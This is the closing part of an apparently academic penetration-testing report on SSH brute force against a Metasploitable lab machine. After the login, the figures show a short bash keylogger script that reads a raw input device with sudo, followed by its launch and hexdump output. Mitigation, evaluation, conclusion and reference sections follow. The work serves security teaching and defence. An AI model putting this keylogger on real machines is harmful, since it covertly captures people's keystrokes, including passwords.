
```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu May  8 05:27:12 2025 from 192.168.80.130
msfadmin@metasploitable:~$ 
```

Figure 12 Logging in through a separate cli Session




```
nano keylogger.sh
```

Figure 13 creating keylogger script




```
#!/bin/bash
# keylogger.sh

log_file="/tmp/keystrokes.log"
input_device="/dev/input/event1"  # Corrected input device

# Check if the log file exists, if not, create it
touch $log_file

# Use sudo to ensure we can read the input device
sudo cat $input_device | hexdump -C >> $log_file
```

Figure 14 keylogger script




```
msfadmin@metasploitable:~$ nano keylogger.sh
msfadmin@metasploitable:~$ chmod +x keylogger.sh
msfadmin@metasploitable:~$
```

Figure 15 giving execute permission



```
msfadmin@metasploitable:~$ sudo nohup ./keylogger.sh &
```

Figure 16 running the script



```
msfadmin@metasploitable:~$ cat /tmp/keystrokes.log
00000000  92 de 1c 68 a3 ac 08 00  04 00 04 00 12 00 00 00  |...h............|
00000010  92 de 1c 68 dd ac 08 00  01 00 12 00 01 00 00 00  |...h............|
00000020  92 de 1c 68 de ac 08 00  00 00 00 00 00 00 00 00  |...h............|
00000030  92 de 1c 68 b3 5b 0b 00  04 00 04 00 12 00 00 00  |...h.[..........|
00000040  92 de 1c 68 e6 5b 0b 00  01 00 12 00 00 00 00 00  |...h.[..........|
00000050  92 de 1c 68 e7 5b 0b 00  00 00 00 00 00 00 00 00  |...h.[..........|
00000060  92 de 1c 68 25 10 0e 00  04 00 04 00 2e 00 00 00  |...h%...........|
00000070  92 de 1c 68 69 10 0e 00  01 00 2e 00 01 00 00 00  |...hi...........|
00000080  92 de 1c 68 6b 10 0e 00  00 00 00 00 00 00 00 00  |...hk...........|
00000090  92 de 1c 68 a2 28 0e 00  04 00 04 00 2e 00 00 00  |...h.(..........|
000000a0  92 de 1c 68 cc 28 0e 00  01 00 2e 00 00 00 00 00  |...h.(..........|
000000b0  92 de 1c 68 cc 28 0e 00  00 00 00 00 00 00 00 00  |...h.(..........|
000000c0  93 de 1c 68 b5 4d 08 00  04 00 04 00 23 00 00 00  |...h.M......#...|
000000d0  93 de 1c 68 fb 4d 08 00  01 00 23 00 01 00 00 00  |...h.M....#.....|
000000e0  93 de 1c 68 fd 4d 08 00  00 00 00 00 00 00 00 00  |...h.M..........|
000000f0  93 de 1c 68 31 a5 09 00  04 00 04 00 23 00 00 00  |...h1.......#...|
00000100  93 de 1c 68 73 a5 09 00  01 00 23 00 00 00 00 00  |...hs.....#.....|
00000110  93 de 1c 68 74 a5 09 00  00 00 00 00 00 00 00 00  |...ht...........|
00000120  93 de 1c 68 81 d2 0c 00  04 00 04 00 18 00 00 00  |...h............|
00000130  93 de 1c 68 b0 d2 0c 00  01 00 18 00 01 00 00 00  |...h............|
00000140  93 de 1c 68 b1 d2 0c 00  00 00 00 00 00 00 00 00  |...h............|
00000150  93 de 1c 68 a7 0b 0e 00  04 00 04 00 18 00 00 00  |...h............|
00000160  93 de 1c 68 e1 0b 0e 00  01 00 18 00 00 00 00 00  |...h............|
00000170  93 de 1c 68 e2 0b 0e 00  00 00 00 00 00 00 00 00  |...h............|
00000180  94 de 1c 68 42 b7 01 00  04 00 04 00 39 00 00 00  |...hB.......9...|
00000190  94 de 1c 68 79 b7 01 00  01 00 39 00 01 00 00 00  |...hy.....9.....|
000001a0  94 de 1c 68 7a b7 01 00  00 00 00 00 00 00 00 00  |...hz...........|
000001b0  94 de 1c 68 4c 4c 03 00  04 00 04 00 39 00 00 00  |...hLL......9...|
000001c0  94 de 1c 68 81 4c 03 00  01 00 39 00 00 00 00 00  |...h.L....9.....|
000001d0  94 de 1c 68 81 4c 03 00  00 00 00 00 00 00 00 00  |...h.L..........|
000001e0  94 de 1c 68 a7 5f 05 00  04 00 04 00 2a 00 00 00  |...h._......*...|
000001f0  94 de 1c 68 d8 5f 05 00  01 00 2a 00 01 00 00 00  |...h._....*.....|
00000200  94 de 1c 68 da 5f 05 00  00 00 00 00 00 00 00 00  |...h._..........|
00000210  94 de 1c 68 37 b2 07 00  04 00 04 00 28 00 00 00  |...h7.......(...|
00000220  94 de 1c 68 90 b2 07 00  01 00 28 00 01 00 00 00  |...h......(.....|
00000230  94 de 1c 68 91 b2 07 00  00 00 00 00 00 00 00 00  |...h............|
00000240  94 de 1c 68 5c cb 08 00  04 00 04 00 28 00 00 00  |...h\.......(...|
00000250  94 de 1c 68 92 cb 08 00  01 00 28 00 00 00 00 00  |...h......(.....|
00000260  94 de 1c 68 93 cb 08 00  00 00 00 00 00 00 00 00  |...h............|
00000270  94 de 1c 68 73 87 09 00  04 00 04 00 28 00 00 00  |...hs.......(...|
00000280  94 de 1c 68 9a 87 09 00  01 00 28 00 01 00 00 00  |...h......(.....|
00000290  94 de 1c 68 9b 87 09 00  00 00 00 00 00 00 00 00  |...h............|
000002a0  94 de 1c 68 84 80 0a 00  04 00 04 00 28 00 00 00  |...h........(...|
000002b0  94 de 1c 68 c6 80 0a 00  01 00 28 00 00 00 00 00  |...h......(.....|
000002c0  94 de 1c 68 c7 80 0a 00  00 00 00 00 00 00 00 00  |...h............|
000002d0  94 de 1c 68 80 5c 0c 00  04 00 04 00 2a 00 00 00  |...h.\......*...|
000002e0  94 de 1c 68 a6 5c 0c 00  01 00 2a 00 00 00 00 00  |...h.\....*.....|
000002f0  94 de 1c 68 a7 5c 0c 00  00 00 00 00 00 00 00 00  |...h.\..........|
00000300  95 de 1c 68 d1 22 04 00  04 00 04 00 cb 00 00 00  |...h."..........|
00000310  95 de 1c 68 fb 22 04 00  01 00 69 00 01 00 00 00  |...h."....i.....|
00000320  95 de 1c 68 fc 22 04 00  00 00 00 00 00 00 00 00  |...h."..........|
00000330  95 de 1c 68 76 27 04 00  04 00 04 00 cb 00 00 00  |...hv'..........|
00000340  95 de 1c 68 7d 27 04 00  01 00 69 00 00 00 00 00  |...h}'....i.....|
00000350  95 de 1c 68 7e 27 04 00  00 00 00 00 00 00 00 00  |...h~'..........|
00000360  96 de 1c 68 b2 7e 05 00  04 00 04 00 1f 00 00 00  |...h.~..........|
00000370  96 de 1c 68 03 7f 05 00  01 00 1f 00 01 00 00 00  |...h............|
00000380  96 de 1c 68 04 7f 05 00  00 00 00 00 00 00 00 00  |...h............|
00000390  96 de 1c 68 eb f5 06 00  04 00 04 00 1f 00 00 00  |...h............|
000003a0  96 de 1c 68 23 f6 06 00  01 00 1f 00 00 00 00 00  |...h#...........|
000003b0  96 de 1c 68 24 f6 06 00  00 00 00 00 00 00 00 00  |...h$...........|
000003c0  96 de 1c 68 bf fa 09 00  04 00 04 00 12 00 00 00  |...h............|
000003d0  96 de 1c 68 f4 fa 09 00  01 00 12 00 01 00 00 00  |...h............|
000003e0  96 de 1c 68 f6 fa 09 00  00 00 00 00 00 00 00 00  |...h............|
000003f0  96 de 1c 68 8d fe 09 00  04 00 04 00 12 00 00 00  |...h............|
00000400  96 de 1c 68 94 fe 09 00  01 00 12 00 00 00 00 00  |...h............|
00000410  96 de 1c 68 95 fe 09 00  00 00 00 00 00 00 00 00  |...h............|
00000420  96 de 1c 68 4d b9 0b 00  04 00 04 00 31 00 00 00  |...hM.......1...|
00000430  96 de 1c 68 9f b9 0b 00  01 00 31 00 01 00 00 00  |...h......1.....|
00000440  96 de 1c 68 a1 b9 0b 00  00 00 00 00 00 00 00 00  |...h............|
00000450  96 de 1c 68 5a f3 0c 00  04 00 04 00 31 00 00 00  |...hZ.......1...|
00000460  96 de 1c 68 8a f3 0c 00  01 00 31 00 00 00 00 00  |...h......1.....|
00000470  96 de 1c 68 8b f3 0c 00  00 00 00 00 00 00 00 00  |...h............|
00000480  97 de 1c 68 04 3a 01 00  04 00 04 00 1f 00 00 00  |...h.:..........|
00000490  97 de 1c 68 57 3a 01 00  01 00 1f 00 01 00 00 00  |...hW:..........|
000004a0  97 de 1c 68 59 3a 01 00  00 00 00 00 00 00 00 00  |...hY:..........|
000004b0  97 de 1c 68 0e 91 02 00  04 00 04 00 1f 00 00 00  |...h............|
000004c0  97 de 1c 68 5d 91 02 00  01 00 1f 00 00 00 00 00  |...h]...........|
000004d0  97 de 1c 68 5e 91 02 00  00 00 00 00 00 00 00 00  |...h^...........|
000004e0  97 de 1c 68 e2 40 05 00  04 00 04 00 17 00 00 00  |...h.@..........|
000004f0  97 de 1c 68 04 41 05 00  01 00 17 00 01 00 00 00  |...h.A..........|
00000500  97 de 1c 68 04 41 05 00  00 00 00 00 00 00 00 00  |...h.A..........|
00000510  97 de 1c 68 ad 58 06 00  04 00 04 00 17 00 00 00  |...h.X..........|
00000520  97 de 1c 68 cc 58 06 00  01 00 17 00 00 00 00 00  |...h.X..........|
00000530  97 de 1c 68 cd 58 06 00  00 00 00 00 00 00 00 00  |...h.X..........|
```

Figure 17 Output

4. Mitigation

1. Key Based Authentication

A key based authentication uses an asymmetrical key pair to replace the traditional password-based login mechanisms. As there is no requirement of remembering a password which removes the simple password and default credentials which in turn severely hinders a brute force attack as there is nothing to guess and trying to brute force a cryptographic key is oftentimes infeasible. (Goldberg, 2023)

2. Implementing Fail2Ban

Fail2Ban is a tool that helps protect a server from brute force attacks by watching for repeated failed login attempts and blocking the suspicious attempts automatically. It watches and keeps track of failed login attempts and if someone fails to log multiple times in a short period of time it detects this as suspicious activity. When the number of failures crosses defined set limit, it blocks the IP address temporarily, which blocks the brute force attack. (runcloud.io, 2024)

3. Two Factor Authentication

Implementing Two factor Authentication adds another layer of security to as for verifying the identity of the user accessing the service must provide two pieces of evidence to gain access to resources. This effectively blocks brute force attacks as even if an attacker manages to get the credentials to critical services. They have to go through another layer of security like a one-time password (OTP), Biometric, security questions etc., which an attacker cannot brute force easily. (IBM, 2023)

4. Using Non Standard Ports.

Most automated brute force attacks use the standard port 22 as the target port. This is because most system admins don’t change the known port number. So, changing the default port to something else which can deter inexperienced hackers from attacking the service unless they have prior knowledge about it as such decreasing the attack surface (Red switches, 2024)

5. Evaluation

5.1. Advantages of the mitigation strategies

1. Key Based Authentication

i. SSH keys provide significantly enhanced security compared to password authentication as the keys are long (2048 bits) that are practically impossible to crack through brute force methods. Since private keys remain on client machines and aren't transmitted during authentication the keys are secure. (Horan, 2023)

ii. SSH keys offer additional convenience as they allow connections to multiple servers without having to add credentials multiple times. Thus, improving security and usability in environments where multiple systems require secure access. (Horan, 2023)

2. Implementing Fail2Ban

i. Fail2Ban is automated so it dynamically protects against brute force attacks without needing to change authentication mechanisms. It can block attackers during early attack phases. The tool is highly customizable which allows administrators to adjust it based on their specific needs.

ii. Fail2Ban keeps logs which allows it to work with various services apart from SSH allowing it to provide comprehensive protection across multiple attack vectors. It is also relatively lightweight, so it has minimal performance impact.

3. Two Factor Authentication

i. Two Factor authentication significantly increases security as it requires two verification factors which makes successful brute force attacks difficult. Even if an attacker obtains a user's credentials, they cannot gain access without the second factor, which expires within minutes.

ii. Two Factor authentication can be implemented alongside other existing authentication methods which enhances security without replacing established workflows.

4. Using Non-Standard Ports

i. Most automated attack tools and bots scan only the default SSH port (22) for vulnerabilities. By running SSH on a non-standard port, it significantly reduces being seen by casual scans which in turn makes it more secure than having it on default. (Hayden, 2013)

ii. It can also be implemented alongside other security measures which add another layer for Défense in Depth (DID) which can significantly increase the security of the SSH service

5.2. Disadvantages of the mitigation Strategies

1. Key Based Authentication

i. The primary challenge with SSH keys is key management complexity, especially in large organizations. Administrators must implement systems to grant, rotate, and revoke keys across potentially hundreds of servers and users. Without proper management, expired keys may remain active, creating security vulnerabilities. (Goldberg, 2023)

ii. Many key-based systems tie the keys to specific devices if access to the device is lost then the recovery process becomes extremely complicated which hinders workflows. (Charan, 2024)

2. Implementing Fail2ban

i. Fail2Ban can targets individual Ip addresses which diminishes its effectiveness during distributed brute force attacks (Bologna, 2017).

ii. Fail2ban might block legitimate users, especially if they mistype their passwords multiple times in quick succession. This can disrupt user access and create frustration. (Anshuman, 2023)

3. Two Factor Authentication

i. The additional authentication step increases login time and can potentially impacting user experience and workflow efficiency. There are also potential availability concerns if users lose access to their second-factor devices, requiring backup verification methods. (Korszun, 2017)

ii. Implementation of Two Factor Authentication hackers out but opposite can also happen. Hackers can set up or reconfigure two-factor authentication to keep users out of their own accounts. (Korszun, 2017)

4. Using Non Standard Ports

i. Changing the default SSH port creates extra steps for both administrators and users. All clients connecting to the server must be informed of the new port and update their connection settings accordingly. This can be manageable in small environments but becomes increasingly difficult in larger or highly managed networks. (Pack, 2015)

ii. Allowing SSH to operate on a non-standard port may require custom security policies, which increases the risk of misconfiguration and could unintentionally weaken system security. Furthermore, automated monitoring tools, external security teams, or third-party services may interpret SSH on a non-standard port as a sign of unauthorized activity or a backdoor. This can lead to unnecessary investigations, alerts, or even downtime until the situation is clarified, particularly in controlled environments. (Pack, 2015)

5.3. Application Area

Brute force attack mitigation strategies are applied across various domains for enhanced security. The application areas of such mitigation strategies are:

i. Key-based authentication is widely used in secure remote access for managing remote servers, cloud environments to grant secure access to virtual machines, secure file transfers for encrypted data exchange, VPNs for secure remote connectivity, and secure code management to prevent unauthorized access to repositories.

ii. Fail2Ban is employed on web servers to block repeated unauthorized login attempts, email servers to prevent spam and unauthorized access, SSH for protecting remote management, FTP servers for secure file management, and content management systems to secure login pages from brute force attacks.

iii. Two-Factor Authentication is implemented in banking for secure transactions, social media for account protection, enterprise systems for securing employee accounts, secure remote access for an extra layer of verification, and e-commerce to ensure secure user transactions.

iv. The use of non-standard ports in SSH, web services, database servers, FTP/SFTP, and other application services, significantly reducing exposure to automated attacks.

6. Conclusion

The trial and error process of password guesses employed by attackers to access systems that they are unauthorized to access is known as a brute force attack. Brute force attacks continue to be successful today even though they have existed since the start of hacking history because they remain effective against easily guessed or default passwords. The rampant use of brute force attacks exists throughout modern cybersecurity because recent technological advancements enable hackers to guess thousands of passwords per second automatically. These attacks serve as the primary strategy for intruders who target systems with restricted security precautions through the internet interface.

The report discusses how an attacker can guess passwords using a simple brute force attack. The testing for the demonstration was carried out in a safe, controlled setting designed to mimic real situations, which helps to understand how systems might be left open to this kind of risk. The steps present in the Penetration Testing Execution Standard (PTES) were followed for the demonstration of said controlled setting. The report also looked at various ways to prevent this kind of attack and evaluated the pros and cons of said methods.

Key-based authentication is well-known for its robust cryptographic protection, but it requires effective key management to minimize security flaws. Fail2Ban is a useful tool for dynamically blocking repeated illegal attempts, however its IP-based blocking can be circumvented by distributed assaults. Two-factor authentication (2FA) serves as a strong barrier against unwanted access, although it might be hampered by user annoyance or availability concerns. Finally, the usage of non-standard ports decreases vulnerability to automated assaults, but it must be maintained carefully to avoid misconfigurations that might compromise security.

This project demonstrates that the use of default credentials in systems is still a massive issue, which continues to fuel the prevalence of brute force attacks. The results from the report highlight the importance of regularly auditing systems, implementing stronger authentication mechanisms, and educating users on best practices for account setup. Taking these steps can significantly reduce the likelihood of such attacks succeeding in the future.

7. References

Anshuman, 2023. [Online] Available at: https://medium.com/@ansxuman/is-fail2ban-worth-it-a-deep-dive-into-ssh-security-186747d0b572

Bologna, M., 2017. [Online] Available at: https://www.michelebologna.net/2017/secure-your-ssh-server-against-brute-force-attacks-with-fail2ban

Charan, S., 2024. [Online] Available at: https://dev.to/sateshcharan/benefits-and-drawbacks-of-passkey-only-login-systems-cf6

Crowdstrike, 2022. *crowdstrike.com.* [Online] Available at: https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/brute-force-attack/

Fortinet, 2025. *Fortinet.com.* [Online] Available at: https://www.fortinet.com/resources/cyberglossary/brute-force-attack

Goldberg, S., 2023. [Online] Available at: https://www.bastionzero.com/blog/ssh-best-practices

Hayden, M., 2013. [Online] Available at: https://major.io/p/changing-your-ssh-servers-port-from-the-default-is-it-worth-it/

Horan, M., 2023. [Online] Available at: https://www.sharetru.com/blog/why-use-ssh-key-authentication-for-sftp-instead-of-password-authentication

IBM, 2023. [Online] Available at: https://www.ibm.com/think/topics/2fa

Imperva, 2023. *impreva.com.* [Online] Available at: https://www.imperva.com/learn/application-security/brute-force-attack/

Korszun, J., 2017. [Online]
Available at: https://www.electronicproducts.com/3-disadvantages-of-two-factor-authentication/

Mitre, 2025. *attack.mitre.org.* [Online]
Available at: https://attack.mitre.org/techniques/T1110/

owasp.org, 2021. *owasp.org.* [Online]
Available at: https://owasp.org/www-community/attacks/Brute_force_attack

Pack, S., 2015. [Online]
Available at: https://secopsmonkey.com/non-default-ssh-ports.html

paloaltonetworks.com, 2025. *paloaltonetworks.com.* [Online]
Available at: https://www.paloaltonetworks.com/cyberpedia/brute-force

Portswigger, 2023. *portswigger.net.* [Online]
Available at: https://portswigger.net/research/top-10-web-hacking-techniques-of-2023

Red switches, 2024. [Online]
Available at: https://medium.com/%40redswitches/secure-ssh-connections-7-best-practices-you-should-apply-right-now-e97f8da72bc0

RSI Security, 2024. [Online]
Available at: https://blog.rsisecurity.com/what-is-the-penetration-testing-execution-standard/

runcloud.io, 2024. [Online]
Available at: https://runcloud.io/blog/what-is-fail2ban